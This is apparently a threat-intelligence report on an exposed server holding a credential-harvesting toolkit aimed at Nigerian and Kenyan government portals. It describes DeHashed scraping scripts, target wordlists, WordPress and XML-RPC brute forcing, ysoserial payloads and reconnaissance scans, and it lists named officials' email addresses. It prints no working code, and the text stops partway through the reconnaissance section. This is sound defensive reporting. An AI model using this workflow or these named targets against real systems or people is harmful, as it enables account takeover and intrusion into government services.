

Nigerian and Kenyan Government Portals Targeted by Suspected Chinese-Speaking Operator in Multi-Stage Credential Harvesting Campaign
An exposed Google Cloud directory reveals credential searches, login testing, reconnaissance, session artifacts, and Java exploitation tooling targeting government infrastructure.
- Published
- Reading time
- 17 min
- Analyst
- @volrant136
- Region
- Nigeria / Kenya / Kyrgyzstan / Brazil / Argentina / Iraq
- Cybersecurity
- Exploitation
- Open Directory
- WordPress
- XML-RPC
Contents
On June 6, 2026, Hunt.io Attack Capture (opens in a new tab) identified an open directory at 34.146.124[.]239:8888, hosted on Google Cloud in Tokyo.
The server contained custom Python and shell scripts, compiled credential lists, WordPress and XML-RPC brute-force tools, browser session cookies from Nigerian and Kenyan government portals, and a collection of Java deserialization payloads built with ysoserial.
A secondary reconnaissance track scanned Iraqi, Argentine, Brazilian, and Kyrgyzstani government infrastructure using the same toolset.
Let’s take a look at what I uncovered during the investigation.
Key Findings
-
Hunt.io Attack Capturefound an open directory containing a complete credential-harvesting workflow targetingNigerianandKenyan government institutions. -
Comments in the source code mark the
Nigeriantargets as最高价值 ("highest value"). -
17 Python scriptswere used to query DeHashed for leaked credentials tied to government domains and employees atFAAN,Kenya's Parliament, andNACADA. The scripts also used the Camoufox browser to prevent detection. -
The compiled credentials were then used to brute-force
WordPresslogin pages and /xmlrpc.php endpoints belonging toNigeria's Ministry of Defence, State House, Ministry of Justice, FAAN, and Police Affairs. -
Session cookies show that login attempts reached
FAAN,NCDC,NDIC,NIMC, theSupreme Court, andJAMB'sintranet. -
The server also contained 25 Java deserialization payloads, covering
C3P0,ROME,BeanShell,JRMP,URLDNS,Spring, andCommonsCollections, along with the full ysoserial.jar. A callback listener was running on port 8080 on the same host. -
A leaked shell environment file shows the operator using the
Hermes AI agent frameworkoverTelegram. It also exposed a Linux username, an out-of-band interaction domain, and four Cloudflare Worker relay endpoints used to proxy API requests. -
Additional reconnaissance and brute-force activity targeted government portals in
Iraq,Argentina,Brazil, andKyrgyzstan, using the same wordlists and scanning scripts.
The Open Directory

Hunt.io identified (opens in a new tab) an open directory on June 6, 2026, at 34.146.124[.]239:8888. The directory contained 422 files and was associated with a single subdirectory, with the captured data totaling approximately 268 MB.

Hunt.io shows 34.146.124[.]239 (opens in a new tab) under Google LLC (AS396982), geolocated to Tokyo, Japan, with an open directory warning recorded on June 6, 2026. The host exposed SSH (22) running OpenSSH 10.0 and HTTP (443), with no active malware signals detected.
Let's explore interesting files one by one.
Breach Data Collection via DeHashed
The largest cluster of scripts in the directory automates queries against DeHashed (opens in a new tab), a paid breach-data search service, using the account 999@hho.us.kg.

All 17 scripts use Camoufox browser (an anti-fingerprinting Firefox fork built for evading bot detection), log in, submit a search query, and scrape the rendered results page with injected JavaScript.

The scripts identify personnel and organizations associated with Nigerian and Kenyan government-related infrastructure.
The table below consolidates every domain, subdomain, and named-individual email referenced across the 17 DeHashed automation scripts, showing which script(s) queried each target.
| Domain / Target | Country | Referenced In |
|---|---|---|
faan.gov.ng | Nigeria | dh_search.py, dh_full_search.py, dh_more_faans.py, dh_sharepoint_search.py, dh_extract_pwds.py, dh_faan_leah.py, dh_deep_search.py, dh_verify.py, dh_verify2.py |
statehouse.gov.ng | Nigeria | dh_search.py, dh_full_search.py, dh_verify.py, dh_verify2.py |
justice.gov.ng | Nigeria | dh_search.py, dh_full_search.py, dh_deep_search.py, dh_verify.py, dh_verify2.py |
defence.gov.ng | Nigeria | dh_search.py, dh_full_search.py |
nigeria.gov.ng | Nigeria | dh_full_search.py |
nipc.gov.ng | Nigeria | dh_sharepoint_search.py |
parliament.go.ke | Kenya | dh_full_search.py, dh_kenya.py, dh_sharepoint_search.py, dh_more_faans.py, dh_deep_search.py, dh_js_extract.py, dh_faan_leah.py, dh_screenshot.py |
nacada.go.ke | Kenya | dh_full_search.py, dh_kenya.py, dh_more_faans.py, dh_extract_pwds.py, dh_deep_search.py |
education.go.ke | Kenya | dh_kenya.py |
judicial.go.ke | Kenya | dh_kenya.py |
.go.ke (generic) | Kenya | dh_kenya.py |
abdulhameed.ayotunde@faan.gov.ng | Nigeria | dh_more_faans.py, dh_extract_pwds.py |
solomon.agbaduta@faan.gov.ng | Nigeria | dh_more_faans.py, dh_extract_pwds.py |
oyeniyi.oyelami@faan.gov.ng | Nigeria | dh_more_faans.py |
raheemah.momoh@faan.gov.ng | Nigeria | dh_sharepoint_search.py |
daniel.aloma@faan.gov.ng | Nigeria | dh_sharepoint_search.py |
temple.amadi@faan.gov.ng | Nigeria | dh_sharepoint_search.py |
deborah.adegoke@faan.gov.ng | Nigeria | dh_deep_search.py, dh_faan_leah.py |
mwinginorth@parliament.go.ke | Kenya | dh_more_faans.py |
keziah.muthama@parliament.go.ke | Kenya | dh_more_faans.py |
lucy.makara@parliament.go.ke | Kenya | dh_sharepoint_search.py |
andrew.nyairo@parliament.go.ke | Kenya | dh_sharepoint_search.py |
leah.chemweno@parliament.go.ke | Kenya | dh_deep_search.py, dh_faan_leah.py |
ericg@nacada.go.ke | Kenya | dh_more_faans.py, dh_extract_pwds.py |
justicegov | — | dh_deep_search.py, dh_verify.py, dh_verify2.py |
statehousegov | — | dh_deep_search.py, dh_verify.py, dh_verify2.py |
fridaymatthew4@gmail.com | — | dh_search.py, dh_full_search.py |
ogpkenya@gmail.com | — | dh_full_search.py |
Note:The available evidence shows these entities were targeted in searches; it does not by itself establish that every listed organization or individual was compromised.
One Chinese comment (# Nigeria 最高价值, meaning “Nigeria — highest value.”) in dh_full_search.py highlights the operator's priorities for Nigerian government infrastructure.
The directory contains 58 PNG screenshots generated during the DeHashed searches, but these files are not indexed in Attack Capture.
Their filenames, however, correspond to queries executed by the Python scripts and provide evidence of the searches performed.

The screenshots themselves cannot be examined through the indexed dataset, but the wordlists recovered from the same host provide a separate, searchable trail of credentials and usernames that were subsequently compiled from this activity.
Credential Compilation
The directory contains nine wordlist files, each tied to a specific target, country, or department.
-
The
defence_pass.txt,defence_wordlist.txt, anddefence_wordlist2.txtappear to be successive lists built around Nigeria’s Ministry of Defence.
Figure 06: Sample from defence_wordlist.txt file showing Hunt.io AI brief -
The
pass.txtcombines generic administrator passwords with Nigeria and FAAN-specific terms, whilepass2.txtfocuses on Kenya’s Parliament.
Figure 07: Sample from pass2.txt file showing Hunt.io AI brief -
The
pass_police.txttargets Nigeria’s Police Affairs ministry, andtoppass.txtbrings together higher-confidence terms associated with Defence and FAAN. -
The
weak_passwords.txtis associated with Argentina’s Pilar municipality, whilekarakol_pwds.txttargets the municipal government of Karakol, Kyrgyzstan.
I summarized the recovered wordlists by their apparent target and entry count below.
| File | Target (Dept / Country) | Entries |
|---|---|---|
defence_pass.txt | Nigeria — Ministry of Defence | 7 |
defence_wordlist.txt | Nigeria — Ministry of Defence | 29 |
defence_wordlist2.txt | Nigeria — Ministry of Defence | 34 |
pass.txt | Nigeria — Cross-agency (FAAN, generic gov.) | 43 |
pass2.txt | Kenya — Parliament | 11 |
pass_police.txt | Nigeria — Ministry of Police Affairs | 8 |
toppass.txt | Nigeria — Cross-target (Defence + FAAN) | 23 |
weak_passwords.txt | Argentina — Pilar municipal government | 14 |
karakol_pwds.txt | Kyrgyzstan — Karakol municipal government | 9 |
Note:Actual password values have been redacted from this table for safety.
Infrastructure Reconnaissance
The opendir contains several reconnaissance scripts covering government infrastructure in Nigeria, Argentina, Brazil, Iraq, and Kyrgyzstan. The artifacts range from domain and DNS checks to web server, CMS, login path, and vulnerability checks, with the level of detail varying by country.
Nigeria
The ng_quick_recon.py covers 198 federal, state, and local-government domains, including Lagos-area councils. The script checks DNS resolution, filters hosts identified as Cloudflare-fronted, records exposed server and technology headers, and checks common login paths.

ng_quick_recon.py scans Nigerian government domains and highlights reachable hosts without Cloudflare protection, including their server technology and accessible login paths.The scan found 68 reachable HTTP services (ng_recon.json).

ng_recon.json shows results of scanning.The attacker then used ng_live_scan.sh which covers 44 Nigerian government domains and checks their HTTPS availability before testing common login paths.
